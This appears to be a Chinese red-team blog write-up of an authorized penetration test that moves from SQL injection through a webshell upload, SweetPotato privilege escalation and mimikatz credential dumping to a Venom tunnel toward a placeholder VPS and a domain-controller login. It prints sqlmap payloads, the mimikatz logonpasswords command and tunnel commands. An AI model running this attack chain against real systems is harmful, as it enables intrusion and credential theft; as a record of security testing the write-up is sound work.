从SQL注入到幸运域控

原创 队员编号037 酒仙桥六号部队 1周前

这是 **酒仙桥六号部队** 的第 **37** 篇文章。 全文共计2124个字, 预计阅读时长8分钟。

背景

在某个午后,接到上级的任务需要对某个授权的目标进行渗透测试,于是磨刀霍霍向牛羊。

导裁突破口

由于这次给的目标范围很窄,只有两个域名跟两个IP,本来以为突破口不是那么好搞到,但拿到目标站点打开一看,心里稍微松了一口气,通过站点的氛围来看,应该是个运行很多年的系统了。第一步,信息收集走一遍,端口扫描、网站敏感目录和文件、指纹识别、站点分析……信息并不是太多

通过前期的信息收集工具加手工的疯狂点点点,最终汇总成一份信息收集的表格,仔细的对已有信息作了筛选,在其中挑选出了两个需要重点关注的地方,一个地方通过目录爆破出来的后台管理系统,另一个是xx参数的地方。

先是对后台管理系统做了手动猜一猜,无果,没有验证码,换上平时收集整理的字典, 爆破一波,无果。测试一波注入,依旧无果。

Login. aspx

后台管理系统
用户名:
密码: 登陆 重置

看来我的缘分不在此处,先放一下,回过头来看看之前找到的xx参数的位置。

px?articleid=74

常规的手法探测了下sql注入,出现报错,而且还是非常熟悉的画风,心里一喜。

← → C ☆ ① 不妄

Server Error in '/' Application.

由于目标站点上并没有一些WAF之类的防护,这里直接上sqlmap直接去跑一波,看看能不能直接搞定,经过一杯茶的时间,结果出来了,数据库是oracle。

```
Parameter: articleid (GET)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: articleid=74 AND 1539=1539
   Type: AND/OR time-based blind
   Title: Oracle AND time-based blind
   Payload: articleid=74 AND 4141=DBMS_PIPE.RECEIVE_MESSAGE(CHR(83)||CHR(114
CHR(85)||CHR(103),5)
12:55:10] [INFO] the back--- 🗀 🔳
                 oack-end DBMS: Oracle
12:55:10] [INFO] fetching current user
12:55:10] [INFO] retrieving the length of query output
12:55:10] [INFO] retrieved:
12:55:10] [WARNING] reflective value(s) found and filtering out
12:55:17] [INFO] retrieved
current user:
12:55:17] [INFO] retrieving the length of query output
12:55:17] [INFO] resumed:
12:55:17] [INFO] resumed 🔳 🔳
[12:55:17] [WARNING] on Oracle you'll need to use schema names for enumeration
 the counterpart to database names on other DBMSes
urrent schema (equivalent to database on Oracle):
```

通过这个注入点,费了老大的劲在数据库中翻到了后台管理系统的登录名跟密码,由于密码是加密的,使用密码cmd5解密一下,运气不错,拿到明文密码。

通过用户名跟解密出来的密码,成功登录管理员后台。



到这一步我们已经通过SQL注入进入了网站的后台,接下来我们需要通过后台来看看能不能搞到一个shell。


上传拿到shell

在后台对每个功能模块进行分析,仔细查看有没有像头像吧,上传图片这类的地方,看看能不能有什么收获,日站日多了就有感觉了,后台的大部分突破点会在这一方面上,几乎不大一会儿我就看到一个xx发布信息的功能,看到这种功能,肯定得测一测说不定突破点就在这里呢!




仔细查分析了一下这里的功能,发现有个上传封面跟资质图片的地方,上传封面就是上传图片嘛!遇到这种情况肯定不能手软,用准备好的马先来走一波,把asp木马后缀改成ipg进行上传,直接上传,不成功......

不成功,没关系先来看看问题到底出在哪里,逐一的去测试看看能不能有所突破,经过测试,发现这里只做了前端验证,因此用burpsuite拦截把jpg改成ashx后缀然后上传,由于有两处地方,一个上传封面,一个是资质图片,因此两处上传都一样改成ashx后缀即可上传成功。




点击Forward、逐步放包、留意上传后的路径、可以看到路径出来了。



提取一下路径、拼接后直接访问、可以看到成功解析。



接下来换上中国菜刀,填入链接,直接连,至此拿到网站的shell权限。



甜土豆提权

在虚拟终端中,使用whoami,查看当前的权限,是一个普通域用户,且操作系统版本是windows server 2008R2。

```
Microsoft Windows Server 2008 R2 Enterprise
                 6.1.7601 Service Pack 1 Build 7601
                Microsoft Corporation
                 成员服务器
                Multiprocessor Free
                Windows 用户
   ID:
                00486-0EM-8400691-20006
                 2017/3/22, 19:07:37
                2020/3/20, 10:55:23
     动时间:
                UMware, Inc.
                UMware Virtual Platform
                 x64-based PC
                 安装了 2 个处理器。
                 [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2194
lhz
                 [02]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2194
lhz
BIOS 版本:
                Phoenix Technologies LTD 6.00, 2014/4/14
       目录:
lindows
                C:\windows
                C:\windows\system32
                 Device WarddiskUolume2
                zh-cn;中文(中国)
zh-cn;中文(中国)
                 (UTC+08:00) 北京,重庆,香港特别行政区,乌鲁木齐
 理内存总量:
                 32,768 MB
   的物理内存
                 9,997 MB
   内存: 堿
             值: 45,054 MB
           用:
   内存: 可
                 22,609 MB
   内存: 使用中:<u>22,</u>445 MB
```

输入netstat -ano查看开放了哪些端口,可以看到3389端口是开放的,这样我就想看 看能不能直接搞到密码后远程连接上它。

TCP	[::]:135	[::]:0	LISTENING	720	
TCP	[::]:445	[::]:0	LISTENING	4	
TCP	[::]:3389	[::]:0	LISTENING	1420	
TCP	[::]:47001	[::]:0	LISTENING	4	
TCP	[::]:49152	[::]:0	LISTENING	368	
TCP	[::]:49153	[::]:0	LISTENING	768	

这里先使用SweetPotato.exe甜土豆来提权,可以成功提权,在可以提权的情况下,方便之后直接使用mimikatz抓取密码。

```
C:\Windows\system32>dm.exe -a "whoami"
Modify by https://www.xljtj.com

[*] Attempting DCOM NTLM interception with CLI.
9097 on port 6666 using method Token to launch c:\Window.......d.exe

[*] Intercepted and authenticated successfully, launching program

[*] CreatePipe success

[*] Created launch thread using impersonated user NT AUTHORITY\$Y$TEM

[*] Command: "c:\Windows\$ystem32\cmd.exe" /c whoami

[*] process with pid: 2792 created.

nt authority\system
```

猕猴桃抓取密码


准备好免杀的mimikatz,改成chromes.exe扔上去,使用命令chromes.exe "privilege::debug" "sekurlsa::logonpasswords"抓取密码,输出到txt文本中, 打开后可以看到mimikatz抓取的结果。

```
* Username
     * Domain
     * NTLM
                  :
b2
e6
16
7d
5c
ef
1e
а9
1c
13
22
11
4c
f2
5f
59
     * SHA1
eb
69
1e
e8
e9
5c
6d
59
44
58
bb
32
97
65
ac
fa
bb
d5
46
cf
    tspkg:
    wdigest:
     * Username
     * Domain
     * paceword :
    kerberos:
     * Username
     * Domain
```

把抓到的NTLM拿到cmd5去解密一下,成功拿到administrator的密码。



用获取到的密码登录服务器,可以看到成功登录。



建立隧道

目前已知的信息为, 当前用户xxx为 administrator 权限, windows server 2008R2,


机器可通外网,同时为内网机器。接下来扔一个毒液上去,用来把内网的流量代理出来。

把venom的admin端跟agent端分别上传到自己公网的vps和被控的windwos服务器上。

使用如下命令启动admin监听端口,并在agent端发起连接,建立后可以使用goto 1进入目前被控windwos机器的节点。

- ./admin.exe -lport 6666
- ./agent.exe -rhost your_vps -rport 6666

再使用命令socks 6767, 建立到Windows服务器节点的socks5代理, 最后在本地使用proxifier输入vps的ip跟刚设置的6767端口即可在本地直接访问内网资源。



这样我们就可以直接访问内网资源了。由于走的是全局的流量,使用本地的工具开始对内网做一些探测,确定下一步前进的路线,收集了一批内网资产,发现一些服务且通过弱口令也登录到部分后台,但发现这种一个一个的去搞效率太慢。想到之前抓到的密码,看看能不能从另一个角度前进。



登录域控

由于之前使用mimikatz抓到了一批密码,在一般情况下,内网的这些密码都会存在多个机器使用相同密码的情况,甚至域控的密码都一样。这样不管是哈希传递还是说直接用抓到的明文去批量撞内网的机器,都可以快速获取战果的。这里先不着急,先做一个域内信息的收集。这里只放几张关键的图和步骤.....

使用net group "Domain Controllers" /Domain 查看了一下域控制器,发现有三台,应该是主备域控,多余出来的暂时不知道是作何用途的,接着查询域管机与域管用户。




使用net group "domain adminis" /domain 查询发现多个域管用户,突然看到之前使用mimikatz抓到过其中域管的密码。这样看来应该是域管登录过本台机器。



使用ping命令找到域控的ip。

试着直接使用mimikat抓取得到的域管密码去登陆 xxx-DC, 尝试登录, 发现直接能登陆!



做到这一步的时候,项目的预期效果已经达到,因此并没有继续下去,后续的行为被"叫停"。

总结

这是一次平常的任务记录,也可以说是比较幸运的一次项目经历。从SQL注入到上传再到最后拿到域控,从一个小小的口子,拿到shell,到最后的直捣黄龙。平时多搞站,多总结复盘,在技术的路上才能不断地攀升,正所谓,抬头看路,低头干活!



知其黑 守其白

分享知识盛宴,闲聊大院趣事,备好酒肉等你



长按二维码关注 酒仙桥六号部队